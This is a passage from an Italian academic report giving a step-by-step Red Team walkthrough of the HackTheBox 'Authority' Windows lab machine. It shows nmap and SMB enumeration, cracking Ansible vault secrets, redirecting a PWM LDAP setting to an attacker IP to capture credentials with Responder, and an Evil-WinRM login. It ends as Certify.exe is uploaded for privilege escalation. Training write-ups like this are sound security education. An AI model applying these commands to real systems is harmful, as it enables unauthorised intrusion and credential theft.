Grazie a quanto introdotto è possibile modificare il codice suddetto come in Figura 4.17; il codice, una volta eseguito, permette di guadagnare l'accesso alla *shell* come root; grazie a ciò possiamo reperire la root flag contenuta all'interno del file `root.txt`.



Figura 4.17: Codice modificato

La root flag è riquadrata in rosso in Figura 4.19.




Figura 4.18: Ottenimento dell'accesso come root




Figura 4.19: Ottenimento della root flag

CAPITOLO 5

Una terza esperienza di Red Team

In questo capitolo, come avviene anche per i capitoli 3 e 4, viene eseguita un'esperienza di Red Team su macchina reale. Anche in quest'ultimo test sono descritte la metodologia ed i vari strumenti utili all'ottenimento dell'accesso al sistema User e al sistema Root. La macchina reale attaccata, descritta nel capitolo, fa parte di HackTheBox, un laboratorio online dove possono essere testate e migliorate le proprie conoscenze riguardo il campo della cybersecurity, ed è chiamata "Authority". Non occorre alcun tipo di abbonamento, in quanto essa è in stato di "active" e, a differenza delle macchine attaccate nei due capitoli precedenti, è analizzata in uno scenario di sistema operativo Windows.

5.1 Information Gathering

Anche per questa macchina, come fatto per le altre due, il primo passo è la connessione alla VPN di HackTheBox. Sappiamo che, una volta scaricato il file `.ovpn`, ci dobbiamo recare su terminale, nella directory dove è stato salvato il file, e possiamo collegarci alla VPN tramite il comando `sudo openvpn nome_file.ovpn`.

Successivamente, creiamo una cartella specifica sul desktop di Kali Linux, relativa alla macchina target, in modo che tutti gli strumenti e file utilizzati saranno contenuti all'interno di tale cartella; dunque, nel nostro caso, creiamo una cartella chiamata "*Authority*" e tutto ciò che utilizzeremo verrà reindirizzato alla directory `HackTheBox/Authority`. Terminata la connessione alla VPN, accendiamo la macchina su HackTheBox e ciò che notiamo è la comparsa dell'indirizzo IP (`10.10.11.222`) relativo alla macchina remota *Authority*. Inizia ora la vera e propria fase di *Information Gathering*, ovvero la fase di raccolta di informazioni utili ad un attacco. Tramite lo strumento `nmap`, eseguiamo il cosiddetto *port-scanning*, mirato all'individuazione di porte aperte su un computer bersaglio. In particolare il comando utilizzato è `nmap -p- -sC -sV 10.10.11.222`; i parametri utilizzati sono:

- `-p-`; il quale specifica che si desidera eseguire una scansione su tutte le 65.536 porte TCP (Transmission Control Protocol);
- `-sC`; utilizzato per lo script di default sul target, che fornisce informazioni aggiuntive su quest'ultimo, rivela vulnerabilità e può eseguire alcune azioni automatiche di riconoscimento e analisi;
- `-sV` che sonda le porte aperte e determina le informazioni su servizio/versione;
- `10.10.11.222`, che rappresenta, come detto in precedenza, l'indirizzo IP della macchina target.

I risultati della scansione sono riportati in Figura 5.1, 5.2 e 5.3.




Figura 5.1: Prima parte della scansione effettuata tramite lo strumento nmap




Figura 5.2: Seconda parte della scansione effettuata tramite lo strumento nmap



Figura 5.3: Terza parte della scansione effettuata tramite lo strumento nmap

Dalla scansione notiamo una grande mole di porte aperte, perciò utilizziamo lo strumento *smbmap*, uno strumento utile per eseguire la scansione e l'enumerazione delle risorse condivise su una rete utilizzando il protocollo Server Message Block (SMB), come le reti Windows. In particolare, il comando utilizzato è `smbmap -H 10.10.11.222 -u " "`, dove:

- `-H 10.10.11.222`: indica che il tool sta cercando di comunicare con il sistema il cui indirizzo IP è `10.10.11.222`.
- `-u " "`: indica che si sta cercando di autenticarsi come un utente vuoto; infatti, non viene fornito alcun nome utente all'interno delle virgolette.

Notiamo, dal risultato presente in Figura 5.4, che esiste una shared resource, *Development*, con permesso *READ ONLY*, perciò ci concentriamo su quanto trovato.

```
┌──(kali㉿kali)-[~/Desktop/HackTheBox/Authority]
└─$ smbmap -H 10.10.11.222 -u " "
[+] Guest session       IP: 10.10.11.222:445    Name: 10.10.11.222
        Disk                                                    Permissions     Comment
        ----                                                    -----------     -------
        ADMIN$                                                  NO ACCESS       Remote Admin
        C$                                                      NO ACCESS       Default share
        Department Shares                                       NO ACCESS
        Development                                             READ ONLY
        IPC$                                                    READ ONLY       Remote IPC
        NETLOGON                                                NO ACCESS       Logon server share
        SYSVOL                                                  NO ACCESS       Logon server share

┌──(kali㉿kali)-[~/Desktop/HackTheBox/Authority]
└─$
```

Figura 5.4: Risultato della scansione tramite lo strumento smbmap

Eseguiamo, ora, il comando `smbclient -N //10.10.11.222/Development` (Figura 5.5) grazie al tool *smbclient* che consente di accedere e interagire con risorse condivise su una rete utilizzando il protocollo SMB/CIFS (Common Internet File System). Per capire meglio il comando, analizziamo i parametri:

- `-N` specifica che non verrà chiesta alcuna password all'utente.
- `//10.10.11.222/Development` rappresenta l'indirizzo della risorsa condivisa a cui si sta cercando di connettersi.

```
┌──(kali㉿kali)-[~/Desktop/HackTheBox/Authority]
└─$ smbclient -N //10.10.11.222/Development
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Fri Mar 17 09:20:38 2023
  ..                                  D        0  Fri Mar 17 09:20:38 2023
  Automation                          D        0  Fri Mar 17 09:20:40 2023

                5888511 blocks of size 4096. 1522166 blocks available
smb: \> cd Automation\
smb: \Automation\> ls
  .                                   D        0  Fri Mar 17 09:20:40 2023
  ..                                  D        0  Fri Mar 17 09:20:40 2023
  Ansible                             D        0  Fri Mar 17 09:20:50 2023

                5888511 blocks of size 4096. 1522166 blocks available
smb: \Automation\> cd Ansible\
smb: \Automation\Ansible\> ls
  .                                   D        0  Fri Mar 17 09:20:50 2023
  ..                                  D        0  Fri Mar 17 09:20:50 2023
  ADCS                                D        0  Fri Mar 17 09:20:48 2023
  LDAP                                D        0  Fri Mar 17 09:20:48 2023
  PWM                                 D        0  Fri Mar 17 09:20:48 2023
  SHARE                               D        0  Fri Mar 17 09:20:48 2023

                5888511 blocks of size 4096. 1522166 blocks available
smb: \Automation\Ansible\>
```

Figura 5.5: Prima parte dell'utilizzo dello strumento smbclient

Come si nota in Figura 5.6, spostandoci attraverso le directory, troviamo un file interessante, di nome `main.yml` al path `\\10.10.11.222\Development\Automation\Ansible\PWM\defaults\main.yml`.

All'interno di questo file, troviamo delle credenziali crittografate nel formato di configurazione di Ansible (Figura 5.7).

```
smb: \Automation\Ansible\> cd PWM\
smb: \Automation\Ansible\PWM\> ls
  .                                   D        0  Fri Mar 17 09:20:48 2023
  ..                                  D        0  Fri Mar 17 09:20:48 2023
  ansible.cfg                         A      491  Thu Sep 22 01:36:58 2022
  ansible_inventory                   A      174  Wed Sep 21 18:19:32 2022
  defaults                            D        0  Fri Mar 17 09:20:48 2023
  handlers                            D        0  Fri Mar 17 09:20:48 2023
  meta                                D        0  Fri Mar 17 09:20:48 2023
  README.md                           A     1290  Thu Sep 22 01:35:58 2022
  tasks                               D        0  Fri Mar 17 09:20:48 2023
  templates                           D        0  Fri Mar 17 09:20:48 2023

                5888511 blocks of size 4096. 1522166 blocks available
smb: \Automation\Ansible\PWM\> cd defaults\
smb: \Automation\Ansible\PWM\defaults\> ls
  .                                   D        0  Fri Mar 17 09:20:48 2023
  ..                                  D        0  Fri Mar 17 09:20:48 2023
  main.yml                            A     1591  Sun Apr 23 18:51:38 2023

                5888511 blocks of size 4096. 1522166 blocks available
smb: \Automation\Ansible\PWM\defaults\>
```

Figura 5.6: Seconda parte dell'utilizzo dello strumento smbclient

```
---
pwm_run_dir: "{{ lookup('env', 'PWD') }}"

pwm_hostname: authority.htb.corp
pwm_http_port: "{{ http_port }}"
pwm_https_port: "{{ https_port }}"
pwm_https_enable: true

pwm_require_ssl: false

pwm_admin_login: !vault |
          $ANSIBLE_VAULT;1.1;AES256
          32666534386435366537653136663731633138616264323230383566333966346662313161326239
          61343536636634623732656338323566633562393830396 40a34643137343166643334343663 39
          35653634376333666234613466396534343030656165396464323564373334616262613439343033
          63343262633263643 80a6530343137333266393234336261303438346635383264396323063 31
          3438

pwm_admin_password: !vault |
          $ANSIBLE_VAULT;1.1;AES256
          31356338343963323063373435363261323563393235633365356134616261666433393263373736
          33356162633264646338323762613061313033376539643 50a3636636231323531363466313966 62
          38656432323830393339336231373637303535613636646561653637386634613862316638353530
          39303566373064613 50a3164666630373030376537613235653433386539346465336633650353 35
          6531

ldap_uri: ldap://127.0.0.1/
ldap_base_dn: "DC=authority,DC=htb"
ldap_admin_password: !vault |
          $ANSIBLE_VAULT;1.1;AES256
          63303831303534303266356462373731393561313363313038376166336536666232626461653630
          34373330353662356134373737333166353135303266393 30a643034623530623439616136363563
          34646237336164356438383034623462323531316333623135383134656263663266653938333334
          32383432303336333 50a6466643965656330373334316261633065313363362666531643061 3566
```

Figura 5.7: Credenziali crittografate

Successivamente, copiamo la prima password crittografata e la inseriamo in un file chiamato `vault1.yml` e, per ottenere le credenziali decriptate, utilizziamo un tool incluso in Ansible, ovvero `ansible2john.py` (Figura 5.8), grazie al quale si può generare un hash compatibile con "John the Ripper", tool utilizzato anche nel Capitolo 3.

```
┌──(kali㉿kali)-[~/Desktop/HackTheBox/Authority]
└─$ nano vault1.yml

┌──(kali㉿kali)-[~/Desktop/HackTheBox/Authority]
└─$ python3 ansible2john.py vault1.yml
vault1.yml:$ansible$0*0*15c849c20c74562a25c925c3e5a4abafd392c77635abc2ddc827ba0a1037e9d5*1dff07007e7a25e438e94de3f3e605e1*66cb12
5164f19fb8ed22809393b1767055a66deae678f4a8b1f8550905f70da5
```

Figura 5.8: Utilizzo di `ansible2john.py`



Figura 5.9: Ottenimento della password decriptata

Quindi, siamo riusciti a trovare la vault password, che risulta essere "*!@#$%&*", come si può vedere in Figura 5.9. Grazie alla vault password appena trovata, possiamo finalmente decriptare le password dal vault. Creiamo, come fatto in precedenza, altri due file dal nome `vault2.yml` e `vault3.yml` contenenti le altre due password crittografate.

A questo punto possiamo trovare le password decriptate grazie al comando `cat vault-x.yml | ansible-vault decrypt`, dove la *x* va sostituita con il numero relativo al file `.yml` d'interesse e la parte del comando `ansible-vault decrypt` permette di decifrare il contenuto del file `vault.yml` (Figura 5.10) e renderlo leggibile.




Figura 5.10: Decriptazione delle password

Termina dunque la fase di *Information Gathering* trovando le due password, che sono "*pWm_@dm!N_!23*" e "*svc_pwm*".

5.2 Vulnerability Analysis

All'inizio della fase di Vulnerability Analysis, in questa esperienza di Red Team, esploriamo le varie porte individuate tramite lo strumento *nmap* e notiamo che, per quanto riguarda la porta 8443, se sul cerchiamo Browser, ci dirigiamo all'indirizzo `10.10.11.222:8443` e veniamo automaticamente reindirizzati all'indirizzo `https://10.10.11.222:8443/`

`pwm/private/login` (Figura 5.11), dove `pwm` sta per "*Password Management*" ed è un'applicazione open-source progettata per gestire in modo sicuro e centralizzato le password e le credenziali all'interno di un'organizzazione.




Figura 5.11: Pagina web relativa all'indirizzo `10.10.11.222:8443`

Per l'accesso possiamo utilizzare le credenziali ottenute dal vault, ma, quando proviamo a collegarci al server *LDAPS* (Lightweight Directory Access Protocol), viene mostrato il messaggio di errore in Figura 5.12.




Figura 5.12: Errore di collegamento al server

Quindi, navighiamo per la pagina web in cerca di un qualcosa dove poter utilizzare le password precedentemente trovate. Fortunatamente, cliccando su "*Configuration Manager*" troviamo un pannello dove poter accadere tramite una password e, una volta effettuato il login grazie alla credenziali carpite alla Sezione 5.2, continua ad apparire un errore di connessione al server LDAP (Figura 5.13).

Continuando a navigare nella pagina ci accorgiamo che è possibile scaricare il file di configurazione PWM. In particolare, ci accorgiamo di poter utilizzare il tool *Responder* per emulare un server LDAP e osservare che informazioni ci invia, sperando di ottenere anche una password. Una volta scaricato e aperto il file di configurazione (Figura 5.14), procediamo col modificare l'indirizzo LDAP secondo i nostri bisogni all'interno del tag `<setting>` dove sono specificati i parametri di configurazione della connessione LDAP (Figura 5.15).




Figura 5.13: Ulteriore errore di collegamento al server

```
  </setting>
- <setting key="ldap.serverUrls" modifyTime="2022-08-11T01:46:23Z" profile="default" syntax="STRING_ARRAY" syntaxVersion="0">
  - <label>
      LDAP ⇨ LDAP Directories ⇨ default ⇨ Connection ⇨ LDAP URLs
    </label>
    <value>ldaps://authority.authority.htb:636</value>
  </setting>
```

Figura 5.14: Tag `<setting>` originale

```
<setting key="ldap.serverUrls" modifyTime="2022-08-11T01:46:23Z" profile="default" syntax="STRING_ARRAY" syntaxVersion=
    <label>LDAP ⇨ LDAP Directories ⇨ default ⇨ Connection ⇨ LDAP URLs</label>
    <value>ldap://10.10.14.43:389</value>
</setting>
```

Figura 5.15: Tag `<setting>` modificato

Ora avviamo il Responder e ci poniamo in ascolto tramite il comando `sudo responder -I tun0` (Figura 5.16), dove:

- `sudo` sta per *super usero do*, ovvero consente di eseguire comandi con privilegi amministrativi.
- `responder` indica, naturalmente, l'utilizzo dello strumento *Responder* precedentemente citato.

- `-I tun0` specifica l'interfaccia di rete su cui il Responder dovrà operare; l'interfaccia di rete `tun0` è associata a tunnel di rete TUN utilizzata per il tunneling di pacchetti IP attraverso la rete.




Figura 5.16: Utilizzo dello strumento Responder

Successivamente, nella pagina web, in Figura 5.13, effettuiamo l'upload del file `PwmConfiguration.xml` e possiamo osservare i risultati restituiti dal Responder in Figura 5.17.




Figura 5.17: Risultati ottenuti dal Responder

Finalmente, abbiamo trovato la password, riquadrata di rosso in Figura 5.17, utile per autenticarci via *WinRM* con il tool `Evil-WinRM`, il quale consente agli amministratori di sistema o agli attaccanti, di accedere ed interagire con sistemi Windows tramite una shell remota. Quindi, termina la fase di *Vulnerability Analysis* e si entra nel vivo del test con la fase di *Exploitation*.

5.3 Exploitation

Il primo passo della fase di *Exploiation* è effettuare l'accesso alla shell remota grazie al tool `Evil-WinRM` precedentemente descritto (Figura 5.18). Per fare ciò, utilizziamo il comando `evil-winrm -i 10.10.11.222 -u svc_ldap -p lDaP_1n_th3_cle4r!`, dove:

- `-i 10.10.11.222` specifica l'indirizzo IP del sistema Windows a cui si desidera connettersi.

- `-u svc_ldap` indica il nome utente con cui si vuole effettuare il login remoto.
- `-p lDaP_1n_th3_cle4r!` specifica la password associata all'utente fornito.




Figura 5.18: Accesso alla shell remota via `Evil-WinRM`

Successivamente, tramite il comando `ls` (Figura 5.19), analizziamo tutte le directory presenti, alla ricerca del file `user.txt` contenente la user flag, il quale si trova all'interno del path `C:\Users\svc\_ldap\Desktop`.




Figura 5.19: Esecuzione del comando `ls`

La user flag è riquadrata di rosso in Figura 5.20.




Figura 5.20: Ottenimento della user flag

Una volta ottenuta la user flag termina la fase di *Exploitation* ed inizia l'ultima fase dell'esperienza di Red Team, la *Post-Exploitation*, dove avrà luogo il cosiddetto fenomeno di *Privilege Escalation*, nel quale si tenta di ottenere l'accesso alla macchina con i privilegi di amministratore.

5.4 Post-Exploitation

In questa fase, tornando indietro al path `C:\` ed analizzando nuovamente le directory presenti in Figura 5.19, notiamo la presenza di una cartella di nome `Certs`, la quale ci suggerisce che potremmo trovare dei certificati vulnerabili tramite l'uso del tool `Certify`, strumento utile per elencare e sfruttare le configurazioni errate nei servizi di certificazione di *Active Directory* (AD CS).

Quindi, trasferiamo il file `Certify.exe` alla macchina Windows remota tramite il comando `upload /home/kali/Desktop/HackTheBox/Authority/Certify.exe`, come si può vedere in Figura 5.21.




Figura 5.21: Traserimento del file `Certify.exe` alla macchina remota

